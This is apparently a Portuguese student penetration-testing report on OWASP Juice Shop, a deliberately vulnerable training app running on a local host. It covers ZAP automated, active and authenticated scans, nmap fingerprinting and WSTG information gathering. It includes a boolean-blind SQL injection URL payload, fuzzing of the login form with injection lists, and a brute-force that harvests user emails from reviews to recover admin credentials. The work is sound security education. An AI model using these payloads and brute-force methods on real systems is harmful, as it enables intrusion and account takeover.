O *ZAP* emite também alguns alertas informacionais, neste é de realçar o alerta “*Information Disclosure - Suspicious Comments*”, ou seja, presença de comentários em código que pode, eventualmente, ser usado pelo atacante. Novamente, este alerta não apresenta qualquer ameaça, já que os comentários feitos são inofensivos.


Active Scan

Estrutura da Juice-Shop

Nenhuma informação adicional foi encontrada relativamente à estrutura da Juice Shop.

Vulnerabilidades encontradas

Após o *automated scan*, é necessário efetuar um *active scan*, ou seja, um *scan* mais agressivo à *Juice-Shop*. A partir deste *scan* será possível visualizar outras vulnerabilidades que não tenham sido detectadas anteriormente. Durante o *active scan* é também necessário definir as políticas mais adequadas aos testes que pretendemos efetuar. Neste caso, foram utilizadas as políticas default já predefinidas pelo ZAP, visto que estas já se adequavam ao pretendido.



A partir destas políticas será possível realizar os testes pretendidos para esta *web application*, podendo vir a ser preciso realizar testes manuais caso estes não sejam suficientemente abrangentes.

De seguida, são apresentados os resultados para os testes efetuados pelo ZAP:

Name	Risk Level	Number of Instances
Cloud Metadata Potentially Exposed	High	2
SQL Injection - SQLite	High	1
CSP: Wildcard Directive	Medium	5
Content Security Policy (CSP) Header Not Set	Medium	1007
Cross-Domain Misconfiguration	Medium	988
Missing Anti-clickjacking Header	Medium	117
Session ID in URL Rewrite	Medium	469
Vulnerable JS Library	Medium	1
Application Error Disclosure	Low	5
Cross-Domain JavaScript Source File Inclusion	Low	1754
Private IP Disclosure	Low	1
Timestamp Disclosure - Unix	Low	5
X-Content-Type-Options Header Missing	Low	465
Information Disclosure - Suspicious Comments	Informational	5
Modern Web Application	Informational	878
Retrieved from Cache	Informational	66
User Agent Fuzzer	Informational	181

Relativamente aos testes anteriores foram encontradas algumas vulnerabilidades novas, sendo estas novamente classificadas com risco alto, médio ou baixo. Seguidamente são explicadas as novas vulnerabilidades encontradas:

- **Alto Risco**
 - SQL injection - SQLite: devido à falta de sanitização de *input*, é possível efetuar *SQL injection*, o que resulta na fácil manipulação de *queries SQL*. O ZAP detetou esta vulnerabilidade no seguinte *URL*: *http://192.168.1.122:3000 /rest/products/search?q='*. Neste caso, este URL emitirá um erro já que o parâmetro “q” não está sanitizado, sendo vulnerável a *SQL injection*.
- **Médio Risco**
 - Missing Anti-clickjacking Header: as *responses* não incluem *CSP* com diretivas “frame-ancestors” ou *X-Frame-Options* de modo a proteger contra ataques “ClickJacking”. Esta vulnerabilidade encontra-se presente sobretudo em *URLs* do género “*http://192.168.1.122:3000/socket.io/?EIO=4&transport=polling&t=OVpb6XG&sid=nBYzK65r_9ad1w8jAAHY*”, onde “t”, “u” e “sid” são os únicos parâmetros a variar.
 - Session ID in URL Rewrite: refere-se à utilização do ID de sessão no *URL* da *web application*. Por ser usada no *URL*, o mesmo pode ser obtido por algum atacante caso este consiga intercetar o tráfego de *requests/responses*. Novamente, esta vulnerabilidade encontra-se presente em URL do tipo “*192.168.1.122:3000/socket.io/?EIO=4&transport=polling&t=OVpb2Y9&sid=q7Ulk6Dwa1v9mh7jAAHK*”. Como se pode observar, o parâmetro “sid” dará informação acerca do ID de sessão de um utilizador.
 - Vulnerable JS Library: alerta emitido caso seja encontrada uma biblioteca de *JavaScript* vulnerável. Como anteriormente referido, a biblioteca *JQuery* na versão 2.2.4 foi a única identificada como tal. As evidências que tornam esta vulnerabilidade detetável são apenas os *imports* efetuados à *JQuery*.
- **Baixo Risco**
 - Application Error Disclosure: este tipo de vulnerabilidade diz respeito à divulgação da *stacktrace* de erros que possam surgir ao aceder a determinados *URL* pertencentes à *Juice Shop*, os quais podem revelar informação sensível do *backend*. O ZAP detetou esta vulnerabilidade através de endpoints */rest* ou */api* que realmente causavam algum tipo de erro.
 - Private IP Disclosure: trata-se da possível divulgação de endereços IP privados que, por sua vez, possam vir a ser usados pelo atacante para causar danos à *Juice Shop*. Esta vulnerabilidade foi detetada apenas no *URL* “*http://192.168.1.122:3000/rest/admin/application-configuration*”, o qual revela um *IP* (192.168.99.100:3000). Não sabendo a utilidade deste mesmo IP, não é possível chegar à conclusão se este constituirá uma ameaça ou não.
 - X-Content-Type-Options Header Missing: O cabeçalho *X-Content-Type-Options* do *Anti-MIME-Sniffing* não foi definido como ‘nosniff’. Ora, isto permite que versões mais antigas do *Internet Explorer* e do *Chrome* executem detecção de *MIME* no corpo de *response*, fazendo, provavelmente, com que o mesmo seja interpretado e exibido como um tipo de conteúdo diferente do declarado.

Dos alertas informativos detetados, não foi identificado nenhum alerta novo e que fosse relevante no âmbito deste trabalho.

Utilização de add-ons no Automated e Active Scans


Após efetuar os primeiros *scans*, usando os *add-ons default* do ZAP, deve-se selecionar *add-ons* que completem tanto o *Automated* como o *Active scan*. Para este efeito, foi consultado o *marketplace* do ZAP e tido em conta a especificação “OWASP WSTG”, de modo a que os *add-ons* selecionados maximizem também o número de vulnerabilidades encontradas.

De seguida, encontram-se apresentados os *add-ons* selecionados e, consequentemente, utilizados nos próximos testes:


- Usados no *Automated* e *Active Scans*
 - Active scanner rules: serve para atualizar as regras pré-existentes de *active scan* presentes no ZAP.
 - Advanced SQLInjection Scanner: fornece um *plugin* para realizar *SQL injections* mais avançados.
 - Collection: Pentester Pack: conjunto de *add-ons* ideais para *pentesters* de modo a realizar testes automáticos.
 - Database: fornece informações acerca da infraestrutura *SQL*.
 - DOM XSS Active scanner rule: detecta vulnerabilidades *DOM XSS*. Realiza também injeção de parâmetros em *URLs*.
 - Passive scanner rules: especifica regras para efetuar *scans* passivos.
- Usados no *Fuzz Scan*
 - FuzzDB Files: fornece ficheiros para efetuar *Fuzz Attacks*.
 - FuzzDB Offensive: fornece ficheiros e *backdoors* para efetuar *Fuzz Attacks*.
 - Fuzzer: cria geradores de *payloads* para efetuar *Fuzz Attacks*.
- Usado no *Authentication Scan*
 - Authentication Helper: ajuda a configurar *scans* na área de autenticação em *automated* e *active scans*
- Usados no *Manual Scan*
 - Access Control Testing: especifica um conjunto de ferramentas para testar os mecanismos de *access control*.
 - Directory List v2.3: efetua uma lista de diretórios encontradas em *web applications*.
 - Parameter Digger: permite descobrir *URL* ofuscados, assim como os parâmetros dos mesmos.
 - Port Scanner: efetua *port scanning* a determinado alvos (*hosts*) e descobre os *softwares* utilizados pelos mesmos.
 - Wappalyzer - Technology Detection: permite descobrir que ferramentas ou tecnologias uma *web application* utiliza.

Neste capítulo apenas irão ser utilizados os *add-ons* dos *automated* e *active scans*, já que estes foram os *scans* efetuados até ao momento. Os restantes *add-ons* irão ser explorados em capítulos futuros. Estes podem ser adicionados da seguinte maneira:

- Efetuar *download* dos *add-ons* no *marketplace* do OWASP ZAP:



- Importar os *add-ons* para dentro do OWASP ZAP:



Automated Scan

Começando por efetuar um *automated scan* é possível desde logo encontrar algumas diferenças, algo de esperar já que este *scan* permite obter uma análise mais detalhada em relação a um *automated scan* que não possua qualquer tipo de *add-on*. De seguida, na tabela à esquerda encontra-se descrito a quantidade de vulnerabilidades identificadas, dentro de cada categoria, ao realizar um *automated scan* sem qualquer *add-on*, enquanto que à direita apresenta-se o mesmo quadro, mas com a utilização de *add-ons*:

Risk Level	Number of Alerts	Risk Level	Number of Alerts
High	1	High	2
Medium	3	Medium	6
Low	2	Low	5
Informational	3	Informational	4

Relativamente às vulnerabilidades encontradas, nada de novo foi detetado no geral (ou seja, contabilizando todos os scans efetuados até ao momento). Ainda assim, apresenta-se, de seguida, as novas vulnerabilidades identificadas face ao *automated scan* sem *add-ons*:

- SQL Injection - SQLite █
- Missing Anti-clickjacking Header █
- Session ID in URL Rewrite █
- Vulnerable JS Library █
- Application Error Disclosure █
- Private IP Disclosure █
- X-Content-Type-Options Header Missing █
- Retrieved from Cache █


Apesar de não terem sido detetadas novas vulnerabilidades, é de destacar o facto de ter sido possível, através da utilização de *add-ons*, reproduzir resultados semelhantes a um *active scan*, sem *add-ons*.

Active Scan

Sabendo que o *automated scan* com *add-ons* descobriu novas vulnerabilidades, comparativamente ao primeiro *scan* sem *add-ons*, perspetiva-se que se venha a conseguir o mesmo resultado, eventualmente, através do *active scan*. Novamente, à esquerda apresenta-se a quantidade de vulnerabilidades encontradas, dentro das diferentes categorias, ao realizar um *scan* sem qualquer *add-on*, enquanto que à direita procede-se à mesma análise, mas com a utilização de *add-ons*:

Risk Level	Number of Alerts	Risk Level	Number of Alerts
High	2	High	3
Medium	6	Medium	6
Low	5	Low	5
Informational	4	Informational	4

Ao contrário do *automated scan*, foi possível encontrar, além das vulnerabilidades previamente identificadas, uma nova vulnerabilidade de risco alto, “Advanced SQL Injection - AND boolean-based blind - WHERE or HAVING clause”. Este é um tipo *SQL Injection*, que tal como o nome indica, utiliza as *keywords* *WHERE* ou *HAVING*. Esta vulnerabilidade é novamente encontrada em *URLs* do tipo “192.168.1.122:3000/rest/products/search?q=%’ AND 8018=8018 AND ‘%’=’ ”. De seguida, é providenciado uma evidência da presença desta mesma vulnerabilidade:



The screenshot shows a browser window with the URL "192.168.1.122:3000/rest/products/search". The status bar indicates "Not secure". The page content displays a JSON object: {"status": "success", "data": []}.


Considerações

Pode-se, assim, verificar que a utilização dos *add-ons* instalados não trouxe grandes melhorias face aos *scans* sem *add-ons*, tendo sido apenas possível detetar mais um tipo de vulnerabilidade. Nos próximos capítulos serão usados os restantes *add-ons* referidos, pelo que a avaliação dos seus resultados será posteriormente realizada.


Fuzz Attacks no form de login

Um *fuzz attack* envolve a utilização de uma grande quantidade de diferentes *inputs* em vários campos de *forms* ou *requests*, de modo a determinar possíveis vulnerabilidades nos mesmos, como falhas na sanitização de *input* (ou, eventualmente, *output*). No contexto deste trabalho é apenas necessário realizar este tipo de ataques no *form* do *login*, para tal, irá recorrer-se aos *plugins* previamente adicionados: *FuzzDB Files*, *FuzzDB Offensive* e *Fuzzer*.

Para configurar os *fuzz attacks* deverá proceder-se aos seguintes passos, aceder à página de autenticação através do *manual scan* e efetuar alguma tentativa de login:



No ZAP deverá ser visível o *request* efetuado pela tentativa de *login*. Será a partir deste que se irá realizar os *fuzz attacks*. Para tal deverá atender-se aos seguintes passos:



Aqui poderá escolher-se alguns ficheiros de teste a serem utilizados pelos *fuzz attacks*, como por exemplo, para executar *SQL Injections*, autenticação *brute force* num determinado utilizador, entre outros. Inicialmente, experimentou-se usar o ficheiro de *SQL Injections*, já que até ao momento não se sabe se a página de *login* é vulnerável a este tipo de ataque.

L...	Value	# of ...	# of ...
Body...	ew...	653	0


O ZAP realiza, assim, *Fuzz Attacks* através dos payloads definidos, sendo encontradas evidências de que realmente a vulnerabilidade *SQL Injection* existe no *form* de *login*.

O estado “Reflected”, demonstrado na parte de baixo desta figura, significa que a *web application* emite uma *response* que prova a presença desta vulnerabilidade. A parte de cima da figura, evidencia que a *response* foi devolvida, revelando, além de um erro e de alguma informação do *backend*, a *query SQL* executada. É de notar que este mesmo ataque não será possível realizar ao nível do campo da *password*, já que, como pode ser visualizado, a *password* é transformada em um *hash*, não sendo utilizada diretamente.

Sabendo que este *form* é vulnerável a *SQL Injection* e que os dados introduzidos são utilizados (pelo que se sabe até ao momento) apenas em *queries SQL*, poderá tentar realizar-se outro tipo de ataques como *brute force login*. Para efetuar este ataque, irá precisar-se primeiro de alguns *emails* que sejam válidos na *web application*. De modo a obter esta informação consultou-se as *reviews* efetuadas a produtos na *Juice Shop*, pois as mesmas contêm *emails* de alguns utilizadores. Com estes *emails* criou-se um ficheiro *.txt*, o qual irá ser utilizado para efetuar *fuzz attacks*.

Utilizando o ficheiro “email.txt” como *payload* para o *username* e um ficheiro com *passwords* mais conhecidas (pertence aos *add-ons* adicionados) como *payload* para a *password*, efetua-se *fuzz attacks*. Através deste procedimento espera-se conseguir obter as credenciais de algum utilizador da *Juice Shop*.

Como foi possível observar conseguiu-se descobrir que a *password* do *email* "admin@juice-shop.op" é "admin123". Caso se tente realizar login com esta credenciais..



Não foi, assim, possível encontrar qualquer outra *password* que correspondesse aos restantes *emails*, significando que apenas a conta de administrador contém uma *password* mais comum, e portanto fraca. Irônico não?

Realizados estes dois tipos de *fuzz attacks* (*SQL Injecton* e *Brute force login*), dá-se por concluída esta secção de testes, já que no nosso entender não haverá mais nenhum tipo de *fuzz attack* relevante a realizar neste ponto.

Configuração do ZAP para scanear a área de autenticação

Configuração

Infelizmente, o ZAP ainda não conseguiu testar a área de autenticação, muito menos realizar um *scan* autenticado. Para isto acontecer é preciso "ajudar" o ZAP a compreender onde é que esta área pode existir, assim como fornecer credenciais para que o mesmo se possa autenticar. Os passos para esta configuração são, portanto, os seguintes (aproveitando o *login* efetuado com a conta de *admin*):

The first screenshot shows the context menu for a selected POST request, with the 'New Context' option highlighted by a red arrow. The second screenshot shows the 'Session Properties' dialog for a new context, with fields for 'Login Form Target URL' (http://192.168.1.122:3000/rest/user/login) and 'URL to GET Login Page' (http://192.168.1.122:3000/rest/user/login). The third screenshot shows the 'Add a New User' dialog with 'User Name: admin', 'Enabled: checked', 'Username: admin@juice-sh.op', and 'Password: admin123'.

De seguida, o *request* de *login* e o *url* da *Juice Shop* devem ser *flagged* com as configurações que foram criadas:

The first screenshot shows the context menu for a POST login request, with the 'Flag as Context' option highlighted. The second screenshot shows the context menu for the main application URL, also with 'Flag as Context' highlighted. The third screenshot shows the context menu for another POST login request, with 'Include in Context' highlighted.

Finalmente realiza-se o ataque selecionando as credenciais previamente referenciadas:

The screenshot shows the 'Active Scan' dialog. In the 'User' dropdown, 'admin' is selected. A red arrow points to this selection. At the bottom right of the dialog, there is a 'Start Scan' button, which is also highlighted with a red arrow.

Scan autenticado

Através destas configurações, o ZAP será capaz de testar caminhos da aplicação que não tenham sido previamente testados, nomeadamente a zona de autenticação e as que necessitem de um utilizador autenticado. Segue-se a tabela de vulnerabilidades encontradas pelo ZAP durante este scan.

Name	Risk Level	Number of Instances
Advanced SQL Injection - AND boolean-based blind - WHERE or HAVING clause	High	7
Cloud Metadata Potentially Exposed	High	1

SQL Injection	High	3
SQL Injection - SQLite	High	2
Absence of Anti-CSRF Tokens	Medium	1
CSP: Wildcard Directive	Medium	9
Content Security Policy (CSP) Header Not Set	Medium	488
Cross-Domain Misconfiguration	Medium	518
Missing Anti-clickjacking Header	Medium	47
Session ID in URL Rewrite	Medium	199
Vulnerable JS Library	Medium	2
Application Error Disclosure	Low	11
Cross-Domain JavaScript Source File Inclusion	Low	836
Private IP Disclosure	Low	6
Strict-Transport-Security Header Not Set	Low	1
Timestamp Disclosure - Unix	Low	5
X-Content-Type-Options Header Missing	Low	199
Authentication Request Identified	Informational	4
Information Disclosure - Suspicious Comments	Informational	7
Modern Web Application	Informational	419
Retrieved from Cache	Informational	47
Session Management Response Identified	Informational	4
User Agent Fuzzer	Informational	460

Em comparação com todos os *scans* efetuados, este é, até ao momento, o mais completo, sendo possível encontrar vulnerabilidades em todas categorias que até agora não tinham sido identificadas. As vulnerabilidades novas são:

- **Alto Risco**
 - [SQL Injection](#): é um tipo de vulnerabilidade que já foi explicada anteriormente, diferencia-se apenas no nome do alerta e no sítio onde foi encontrada. Desta vez, foi encontrado na página de login, <http://192.168.1.122:3000/rest/user/login>.
- **Médio Risco**
 - [Absense of Anti-CSRF Tokens](#): foi detetada a ausência de *tokens* que previnam ataques do tipo CSRF. CSRF é um ataque que envolve forçar uma vítima a enviar um *request HTTP* para um destino alvo sem seu conhecimento ou intenção, a fim de executar uma ação maliciosa sobre a mesma. Esta vulnerabilidade foi detetada no URL “<http://192.168.1.122:3000/dataerasure>”, mas aparenta ser um falso positivo, já que a evidência dada pelo ZAP é a presença de um método *POST* para submeter o *form*.
- **Baixo Risco**
 - [Strict-Transport-Security Header Not Set](#): esta é de facto uma das maiores lacunas da *Juice Shop*. Surge devido a esta *web application* não exigir que os *users* usem uma conexão *HTTPS*, até porque a própria *Juice Shop* só utiliza *HTTP*. Apesar de presente, esta vulnerabilidade foi apenas detetada num método externo ao qual esta *web application* acede, o que não deixa de ser um problema para a *Juice Shop*.

Os novos 2 alertas informativos apenas relatam a presença de métodos de autenticação detetados na *web application*.

Foi assim possível perceber que com um scan autenticado é possível detetar um maior número de vulnerabilidade na *Juice Shop*, o que faz todo o sentido, já que estando autenticado o *ZAP* consegue aceder a um maior número de URLs e páginas. Tornou-se também bastante perceptível o quanto útil foi a utilização do add-on “Authentication Helper”, pois através deste foi possível efetuar a configuração deste tipo de *scan*.

Manual Scan

Outra *feature* que o *ZAP* apresenta é a possibilidade de efetuar um scan manual. Este tipo de *scan*, como o próprio nome indica, permite explorar uma *web application* manualmente, onde, consoante as atividades que façamos, vão sendo dados alertas de possíveis vulnerabilidades presentes. Durante os *scans* manuais serão igualmente utilizadas ferramentas externas que nos permitem testar o *Web Security Testing Guide (WSTG)* por completo.

O *WSTG*, nada mais é que um extenso guia para efetuar testes a nível da segurança numa *web application* ou *web server*. Neste trabalho irá utilizar-se a versão 4.2 deste guia, sendo o principal foco o ponto 4, o qual se refere a “Web Application Security Testing”.

4.1 Information Gathering

Este capítulo foca-se na fase inicial de *security assessment*, onde é recolhida informação relevante acerca da *web application*. A partir desta informação, torna-se também possível entender a arquitetura, infraestrutura e possíveis vulnerabilidades presentes na *web application*, antes executar os restantes testes.

4.1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage

A partir deste tópico procura-se identificar qualquer *design* sensível ou informações da *web application* que estejam expostas diretamente (pela própria *web application*) ou indiretamente (através de serviços third-party). Este é um tipo de teste a realizar a partir de um motor de busca como *Google*, *DuckDuckGo*, *Bing*, entre outros. Acontece que a *web application* *Juice Shop* não está *deployed* na *internet*, não sendo, portanto, possível efetuar este teste. Classifica-se, assim, este tópico como não aplicável.

4.1.2 Fingerprint Web Server

Neste tópico pretende-se determinar a versão, tipo e informação relevante acerca do *web server* que, por sua vez, dá *host* à *web application*, de modo a identificar possíveis vulnerabilidades presentes na mesma. Para tal, utilizou-se a ferramenta *nmap* da seguinte forma:

Como se pode observar, é possível recolher alguma informação acerca da *web application* da *Juice Shop*, neste caso, informação relacionada aos requests HTTP. No entanto, através desta informação não é possível identificar nenhum tipo de *web server* como Apache, Nginx, etc.

Não é, assim, possível identificar, por agora, possíveis vulnerabilidades através do tipo de *web server*.


```
(root㉿kali)-[~/home/kali]
# nmap -A -p 3000 192.168.1.122
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 13:12 EDT
Nmap scan report for sti-juice.pt (192.168.1.122)
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
3000/tcp   open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|       Access-Control-Allow-Origin: *
|       X-Content-Type-Options: nosniff
|       X-Frame-Options: SAMEORIGIN
|       Feature-Policy: payment 'self'
|       X-Recruiting: #/jobs
|       Accept-Ranges: bytes
|       Cache-Control: public, max-age=0
|       Last-Modified: Sat, 13 May 2023 12:33:29 GMT
|       ETag: W/"7c3-188151a1117"
|       Content-Type: text/html; charset=UTF-8
|       Content-Length: 1987
|       Vary: Accept-Encoding
|       Date: Sat, 13 May 2023 17:10:23 GMT
|       Connection: close
```

4.1.3 Review Webserver Metafiles for Information Leakage

Identificar *paths* ofuscados é essencial, já que os mesmos podem conter informação ou serviços sensíveis que não devem ser acedidos por atacantes. Isto poderá ser efetuado consultando ficheiros de metadata como *robots.txt*. Este tópico visa também extrair e mapear informação que possibilite um melhor entendimento acerca do funcionamento da *web application*.

De modo a efetuar os testes pretendidos executou-se um *fuzz attack* utilizando o ZAP, o qual será realizado no *URL* dos *requests*. Como *inputs* utiliza-se um conjunto de nomes mais comuns para ficheiros metadata, da seguinte maneira:



Após o *fuzz attack*, foi possível concluir que apenas os *endpoints* *robots.txt* (já conhecido anteriormente) e *security.txt* existem na *Juice Shop*. De seguida, acedeu-se a cada um destes, de modo a inspecionar o seu conteúdo:

- *security.txt*: através deste *endpoint* foi possível descobrir pelo menos 2 *URLs* sensíveis: <http://192.168.1.122:3000/#/score-board> e https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda.

O primeiro *link* diz respeito ao *link* dos desafios a completar na *Juice Shop* (relembrando que esta *web application* é desenvolvida para treinar as práticas de *pentesting*). Já o segundo, refere-se a uma chave pública que até ao momento não tem qualquer utilidade.

```
< > C ⚠ Not secure 192.168.1.122:3000/security.txt

Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda
Acknowledgements: #/score-board
Preferred-languages: en, ar, az, bg, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lt
Hiring: #/jobs
Expires: Mon, 13 May 2024 12:33:25 GMT
```

- *robots.txt*: é um ficheiro que já foi mencionado anteriormente. O mesmo apresenta uma referência para o *endpoint* *ftp*, o qual, como também visto anteriormente, apresenta alguns ficheiros mais sensíveis, como por exemplo uma diretoria chamada “quarantine” (contendo alguns executáveis de *malware*).

```
< > C ⚠ Not secure 192.168.1.122:3000/robots.txt

User-agent: *
Disallow: /ftp
```

4.1.4 Enumerate Applications on Webserver

Neste tópico pretende-se enumerar aplicações ou serviços que estejam associados à *Juice Shop*. Estes poderão, eventualmente, servir como possíveis pontos para causar indiretamente danos e, portanto, é necessário ter noção do que realmente rodeia a *web application*. Para determinar estas mesmas aplicações ou serviços, recorreu-se ao ZAP com a utilização do *add-on “Wappalyzer - Technology Detection”* e ao *nmap*.

Os resultados obtidos através destas duas ferramentas foram os seguintes:

Technology	Version	Categories	Website	Implies	CPE
cdnjs		CDN	https://cdnjs.com	Cloudflare	
Cloudflare		CDN	http://www.cloudflare.com		
JQuery	2.2.4	JavaScript libraries	https://jquery.com		cpe:2.3:a:jquery:**:**
Osano		Cookie compliance	https://www.osano.com		
SoundCloud		Widgets	https://developers.soundcloud.com/docs/api/html5-widget		

Através do *nmap* nada de novo se conseguiu concluir, já que apenas a porta 3000 (a qual executa a *Juice Shop*) está aberta.

Utilizando o ZAP pode-se observar que vários serviços estão ligados à *Juice Shop*, alguns deles bem intrigantes, como é o caso do *SoundCloud* e *Cloudflare*.

